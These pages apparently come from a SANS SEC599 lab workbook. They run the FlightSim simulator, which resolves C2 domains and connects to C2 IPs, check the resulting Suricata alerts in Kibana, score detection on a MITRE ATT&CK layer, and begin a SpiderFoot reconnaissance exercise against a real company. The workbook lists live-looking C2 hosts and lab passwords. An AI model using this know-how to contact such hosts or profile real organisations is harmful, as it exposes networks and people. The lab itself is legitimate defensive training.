
```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>cd Desktop

C:\Users\alan.marshall\Desktop>cd "Red Team"

C:\Users\alan.marshall\Desktop\Red Team>flightsim-windows-amd64.exe help run
Run all simulators (default) or a particular test

Usage:
  flightsim run [c2-dns|c2-ip|dga|hijack|scan|sink|spambot|tunnel] [flags]

Flags:
  -n, -- int               number of hosts generated for each simulator (default 10)
      --fast               run simulator fast without sleep intervals
  -h, --help               help for run
  -i, --interface string   network interface to use

C:\Users\alan.marshall\Desktop\Red Team>
```

22. **Running the FlightSim tests**

    Let's now try running the FlightSim tests... As a test, we'll just try running all of the different modules:

    **C:\Users\alan.marshall\Desktop\Red Team>**flightsim-windows-amd64.exe run

    This should start the flightsim tests. Please refer to the screenshot attached for the expected output. The screenshot won't exactly match your output, as most FlightSim modules randomize the exact behavior they exhibit (e.g. randomy selecting known C2 domains).



```
C:\Users\alan.marshall\Desktop\Red Team>flightsim-windows-amd64.exe run

AlphaSOC Network Flight Simulator™ v1.0.4 (https://github.com/alphasoc/flightsim)
The IP address of the network interface is 192.168.10.16
The current time is 12-Dec-18 08:27:57

Time      Module   Description
--------------------------------------------------------------------------------
08:27:57  c2-dns   Starting
08:27:57  c2-dns   Preparing random sample of current C2 domains
08:27:58  c2-dns   Resolving planstrazwes.biz
08:27:59  c2-dns   Resolving frank.cimrncarbon.com
08:28:00  c2-dns   Resolving saol.com
08:28:01  c2-dns   Resolving global-trans.co.id
08:28:02  c2-dns   Resolving kalabexkxablo.com
08:28:03  c2-dns   Resolving bestbuyautotransport.com.au
08:28:04  c2-dns   Resolving iddqdp.pw
08:28:05  c2-dns   Resolving bigbasebeatz.in
08:28:06  c2-dns   Resolving beaxlaqe.com
08:28:07  c2-dns   Resolving g-gratitude.co.th
08:28:08  c2-dns   Finished
08:28:08  c2-ip    Starting
08:28:08  c2-ip    Preparing random sample of current C2 IP:port pairs
08:28:08  c2-ip    Connecting to 177.6.121.230:1604
08:28:09  c2-ip    Connecting to 5.30.143.248:1177
08:28:10  c2-ip    Connecting to 141.255.155.228:1177
```

23. **Review Kibana Suricata dashboard**

    Let's have a look at the Suricata dashboard in Kibana, to see whether this malicious behavior was picked up by our IDS (Suricata). For this, you can switch back to the


Kibana tab you used previously. Should you have closed the tab, please open the Kibana tab again (it's in your favorites). As a reminder, the credentials were:

- Username: alanmarshall
- Password: Awesomesauce123

Please open the Dashboard menu and select the "Suricata" dashboard. Depending on your luck, a number of IDS rules may have fired (you may very well have NO signatures as well). Again, your mileage may vary, depending on the FlightSim modules that triggered the IDS. In my case, the following signatures triggered:

- ET INFO DNS Query for Suspicious .ml domain
- Suricata HTTP request field missing colon
- ET DNS Query to a *.top domain - Likely Hostile
- ET INFO DNS Query for Suspicious .gq domain

While this is a reasonable result, it's by far not exhaustive and there's several techniques that weren't picked up (e.g. the DGA algorithm). Furthermore, some of the detections were based on a "simple logic" (e.g. suspicious TLDs). We will discuss techniques on how to improve this throughout the week!



| ids_class.keyword: Descending | Count |
|---|---|
| Potentially Bad Traffic | 4 |
| Generic Protocol Command Decode | 2 |

| ids_desc.keyword: Descending | Count |
|---|---|
| ET INFO DNS Query for Suspicious .ml Domain | 2 |
| SURICATA HTTP request field missing colon | 2 |
| ET DNS Query to a *.top domain - Likely Hostile | 1 |
| ET INFO DNS Query for Suspicious .gq Domain | 1 |

24. **Score MITRE ATT&amp;CK step**


Let's now score this result in our MITRE ATT&CK technique. It's a bit tricky to categorize the FlightStim attacks, but we just want to demonstrate MITRE ATT&CKs

scoring mechanism. Let's consider that this type of C&C traffic is part of the "Web Service" technique under the Command & Control tactic.

Please open the "APT-29 - Detection" layer you previously created and scroll down to the bottom of the page. Then, scroll to the right, so the "Web Service" technique under Command & Control becomes visible (this should be the last or one of the last values, depending on how you sort!).

Once selected, the technique becomes outlined. Please scroll up again and under "technique control", click the "scoring" icon (looks like a bar graph). Let's be reasonable and enter a scoring of 50 (if you didn't have any hits in the IDS rules, please feel free to enter "0", as this would only be fair :)). The technique will now color yellow, for average (or red if you entered 0). A good score will be green-ish, while a bad score would be red-ish.

The goal here is to provide an easy dashboard that can be used to visualize how well an organisation is doing detection or prevention!



score: 50

| Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Co |  | hand And ol |
|---|---|---|---|---|---|---|---|---|---|
| 33 items | 58 items | 28 items | 63 items | 19 items | 20 items | 17 items | 13 items | 9 items | 21 items |
| AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Automated Exfiltration | Commonly Used Port |
| CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Data Compressed | Communication Through Removable Media |
| Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Data Encrypted | Connection Proxy |
| Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping |  | Exploitation of | Data from Information | Data Transfer Size Limits |  |
| Control Panel |  | Application | Clear Command | Credentials in |  |  |  |  |  |

25. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to introduce a baseline detection infrastructure and how MITRE ATT&CK can be used as a framework to score an organization's detection maturity.

**ATTENTION: Finishing this step will close your lab!**

## SEC599-1.4: Exercise - Automated reconnaissance using SpiderFoot

### Objective

The objective of the lab is to perform reconnaissance on an organisation using an automated tool such as SpiderFoot.

### Scenario

We will complete the following high-level exercise steps:

1. Configure & run SpiderFoot
2. Run SpiderFoot against a target company
3. Analyze results

### Virtual Machines

1. SEC599-E01 - Firewall
2. SEC599-E01 - Kali

### SEC599-1.4

1. **Authenticate to Kali Linux**

   In this lab, you will again take up a "red" role and attempt to perform reconnaissance against a target company. As SYNCTECHLABS is a fictional firm without a lot of Internet presence, we will use another, real, company for our work.

   Let's get started by authenticating to our Kali Linux machine using the following credentials:


   - Username: root
   - Password: Awesomesauce123

2. **Open terminal and launch SpiderFoot**

   Once we are authenticated, let's open a terminal and immediately launch SpiderFoot. You can do this by clicking the Terminal icon in the menu on the left-hand side. Once the terminal has opened, please run the following commands to launch SpiderFoot:

   ```
   root@kali:~# cd Tools/spiderfoot-2.12/
   root@kali:~/Tools/spiderfoot-2.12# ./sf.py
   ```

   SpiderFoot will launch and it will inform you that it launched its web interface on port 5001 (localhost).


root@kali: ~/Tools/spiderfoot-2.12
File Edit View Search Terminal Help


```
root@kali:~# cd Tools/spiderfoot-2.12/
root@kali:~/Tools/spiderfoot-2.12# ./sf.py
Starting web server at http://127.0.0.1:5001 ...


*************************************************************
 Use SpiderFoot by starting your web browser of choice and
 browse to http://127.0.0.1:5001
*************************************************************


[12/Dec/2018:18:51:03] ENGINE Listening for SIGHUP.
[12/Dec/2018:18:51:03] ENGINE Listening for SIGTERM.
[12/Dec/2018:18:51:03] ENGINE Listening for SIGUSR1.
[12/Dec/2018:18:51:03] ENGINE Bus STARTING
[12/Dec/2018:18:51:04] ENGINE Serving on http://127.0.0.1:5001
[12/Dec/2018:18:51:04] ENGINE Bus STARTED
```

3. **Open browser and access SpiderFoot**

   Please leave the terminal window open and launch the Firefox browser from the menu bar on the left hand side. Once the browser has opened, please visit the following URL:

   **http://127.0.0.1:5001**

   You will land on the SpiderFoot landing page, which will invite you to create a new scan. Please click the "New Scan" button. If you don't see it, please increase the size of the browser window.



Scans

No scan history


There is currently no history of previously run scans. Please click 'New Scan' to initiate a new scan.

4. **Configure new scan**

   In the next window, we can now configure the new scan that is to be created. We can tailor the scan quite heavily, let's explore! First up, there are 4 different use cases that can be selected:

-All
-Footprint
-Investigate
-Passive

Depending on your objectives (and your level of stealth), you can select the best fit for your analysis. Let's click the "By Required Data" tab next, which is another way of configuring the scan.



New Scan

Scan Name

Descriptive name for this scan.

Seed Target

Starting point for the scan.

By Use Case | By Required Data | By Module

● All **Get anything and everything about the target.**

All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

○ Footprint **Understand what information this target exposes to the Internet.**

Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

○ Investigate **Best for when you suspect the target to be malicious but need more information.**

Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.


○ Passive **When you don't want the target to even suspect they are being investigated.**

5. **Configure new scan - By Required Data**

   Let's further explore the scan configuration window. Next up is the "By Required Data" configuration, where we can select what type of data is to be collected. Some of the data SpiderFoot can collect includes:

   - Whois information
   - BGP & AS information
   - Social media accounts
   - E-mail addresses and phone numbers
   - Blacklisted sites
   - ...

   Please take your time to explore, note that each of these data settings can be enabled or disabled individually!



## New Scan

Scan Name

Descriptive name for this scan.

Seed Target

Starting point for the scan.


- ☑ Account on External Site
- ☑ Affiliate - Domain Name
- ☑ Affiliate - Domain Whois
- ☑ Affiliate - IP Address
- ☑ Affiliate - Internet Name
- ☑ Affiliate - Web Content
- ☑ Affiliate Description - Abstract
- ☑ Affiliate Description - Category
- ☑ Amazon S3 Bucket
- ☑ App Store Entry
- ☑ BGP AS Membership
- ☑ BGP AS Ownership
- ☑ BGP AS Peer
- ☑ Base64-encoded Data
- ☑ Bitcoin Address
- ☑ Bitcoin Balance
- ☑ Blacklisted Affiliate IP Address
- ☑ Blacklisted IP Address
- ☑ Blacklisted IP on Owned Netblock
- ☑ Blacklisted IP on Same Subnet
- ☑ Co-Hosted Site
- ☑ Co-Hosted Site - Domain Name

6. **Configure new scan - By Module**

   Finally, let's have a look at the "By Module" tab, where we can select what Modules SpiderFoot needs to run. The Modules can be described as the data sources used by SpiderFoot to perform its analysis. Take your time to go through the different data sources, it's quite an impressive list! Note that some of these require an API key (indicated with the small "lock" icon).

   Some of the available modules include:

   - Search engines like Bing & DuckDuckGo
   - Threat intelligence sites like AlienVault OTX
   - Historic web site versions from archive.org
   - ...



New Scan

Scan Name

Descriptive name for this scan.

Seed Target

Starting point for the scan.

